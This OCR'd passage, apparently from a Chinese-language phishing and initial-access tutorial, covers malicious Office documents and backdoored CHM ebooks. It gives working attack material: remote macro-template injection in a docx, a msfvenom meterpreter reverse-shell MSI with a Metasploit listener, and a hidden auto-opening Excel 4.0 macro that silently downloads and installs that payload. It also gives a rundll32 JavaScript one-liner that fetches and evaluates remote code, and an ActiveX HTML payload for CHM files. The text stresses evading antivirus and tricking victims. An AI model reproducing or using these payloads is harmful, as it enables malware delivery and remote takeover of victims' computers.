





将 docx 修改成 zip 再解压

接着修改 word_rels\settings.xml.rels 里的 Target 改成 dotm 文件的访问网址






压缩之后，将后辍 zip 改成 docx




4.2.3. 执行测试

当受害人执行 docx 文件是会从远程加载的宏文件



启用文件后 就会获得受害者的用户权限。这种方法 docx 避免杀毒软件查杀，而且隐蔽。



4.3. Excel 4.0 宏躲避杀软检测

Excel 一般指 Microsoft Office Excel。Microsoft Excel 是 Microsoft 为使用 Windows 和 Apple Macintosh 操作系统的电脑编写的一款电子表格软件。直观的界面、出色的计算功能和图表工具，再加上成功的市场营销，使 Excel 成为最流行的个人计算机数据处理软件。它跟 office 一样都是支持宏，所以一样存在宏病毒。当我们把恶意的宏代码嵌入 Excel 中，用户打开 Excel 文件里的宏就会被触发。


测试环境
windows 10 x64
excel 2016

metasplosit 生成 msi 文件
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.180 lport=1234 -f msi -o hack.msi

将生成好的 hack.msi 放到远程的服务器上


监听器
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.0.180
set lport 1234
exploit -j

打开 excel 底部右键插入宏表




=EXEC("msiexec /q /i http://192.168.0.180/hack.msi")
=HALT()


更改单元格名为 Auto_Open 文档被打开时，自动运行宏。



设置隐藏




保存否 保存为



保存为 xlsm

当把文件发送给受害者 受害人右键打开文件时就会自动运行宏。允许宏执行



宏会恶意请求远程服务器 msi 文件自动下载运行。

4.4. CHM 电子书钓鱼

CHM（Compiled Help Manual）即“已编译的帮助文件”。它是微软新一代的帮助文件格式，利用 HTML 作源文，把帮助内容以类似数据库的形式编译储存。CHM 支持 Javascript、VBscript、ActiveX、Java Applet、Flash、常见图形文件(GIF、JPEG、PNG)、音频视频文件(MID、WAV、AVI)等等，并可以通过 URL 与 Internet 联系在一起。因为使用方便，形式多样也被采用作为电子书的格式。Chm 文件因何变得危险

.Chm 文件格式是 HTML 文件格式的扩展，它本来是一种用于给软件应用程序作用户手册的特殊文本格式。简单来说，HTML 文件格式被压缩和重整以后，就被制成了这种二进制的.Chm 扩展文件格式。通常，.Chm 文件格式由压缩的 HTML 文件、图像、Javascript 这些文件组合而成，同时，它可能还带有超链接目录、索引以及全文检索功能。

这些.Chm 文件有着较多的用户交互，并且采用了一系列的技术。其中包含的 Javascript 代码自不用多说，它可以在你打开.Chm 文件时，直接重定向到一个

外部链接。也就是说，用户只要打开一次这类文件，里面包含的恶意代码就可能主动运行。这似乎给人一种感觉，即用户交互更少的时候，感染的机会反而更大。

在正式打造我们的电子书木马前，我们先分析一下它的“优点”吧！

一：因为电子书一般是在本地电脑域打开的，因此它所获得的权限也是本地电脑域的权限，所以比起网页木马的 Internet 域来，让木马获得执行的机会要简单的多，“不必使用漏洞”就可以执行，从而也就不会被杀毒软件查杀，如果你的木马程序够好的话。也不必担心别人打了补丁。

二：现在的网页木马由于影响力太大，一般的人上网都会小心三分提防的，且它依赖于漏洞，所以生存的空间正在逐渐缩小，与此相反的是电子书的火爆下载，使得电子书木马的传播能力以及范围大大加强。

三：由于木马程序嵌入电子书里，一般的杀毒软件无法对其中存在的木马病毒等破坏性程序进行检查和清除，至少我还没发现有哪个软件可以做到这点，而且如果对这类电子书进行检查，杀毒所需时间也会过长。

四：还有最后一点就是，网页木马一般都要自己辛辛苦苦的去传播，并且站点随时可能被关闭，而电子书却可以让许多大的下载站点做贡献。获得长久时间的传播，当然前提是这本电子书够精彩。

当然 chm 的后门文件一般只能针对 windows，而 linux 不能直接打开 chm，需要安装第三方软件才能打开 chm 文件。

制作 chm 钓鱼文件


项目地址 https://github.com/Ridter/MyJSRat

下载项目 git clone https://github.com/Ridter/MyJSRat

这个工具是用 python2 编写，脚本修改分为两个模式，交互模式以及执行命令模式。大多数情况使用交互模式。

本地监听

python MyJSRat.py -i 192.168.0.180 -p 8080



http://192.168.0.180:8080/wtf

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","http://192.168.0.180:8080/connect",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

访问 wft 这就是恶意代码可以嵌入 chm 电子书里

制作 chm 电子书


Easy CHM 是一款 CHM 电子书或 CHM 帮助文件的制作工具，只需三步即可完成 CHM 的制作，用户只需指定相应目录，该软件将会导入该文件夹内所有文件，然后用户就可以设置 CHM 编译选项、开始制作。EasyCHM 可用于个人或者单位制作高压缩比的带有全文检索及高亮显示搜索结果的网页集锦、CHM 帮助文件、专业的产品说明、公司介绍、CHM 电子书等等。

钓鱼 payload


```
<!DOCTYPE html><html><head><title>Mousejack
replay</title><head></head><body>
This is a demo ! <br>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1>
<PARAM name="Command" value="ShortCut">
  <PARAM name="Button" value="Bitmap::shortcut">
  <PARAM name="Item1" value=',这里是你的 payload'>
```

```
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
</SCRIPT>
</body></html>
```


打开 Easy CHM 新建->浏览->选择目录




编译 根据需求设置好选项后 生成 chm 即可。



当受害人打开制作有后门的 chm 电子书，即可获取对方的权限。



最终的效果




4.5. lnk 快捷方式钓鱼

lnk 文件是用于指向其他文件的一种文件。 这些文件通常称为快捷方式文件，通常它以快捷方式放在硬盘上，以方便使用者快速的调用。

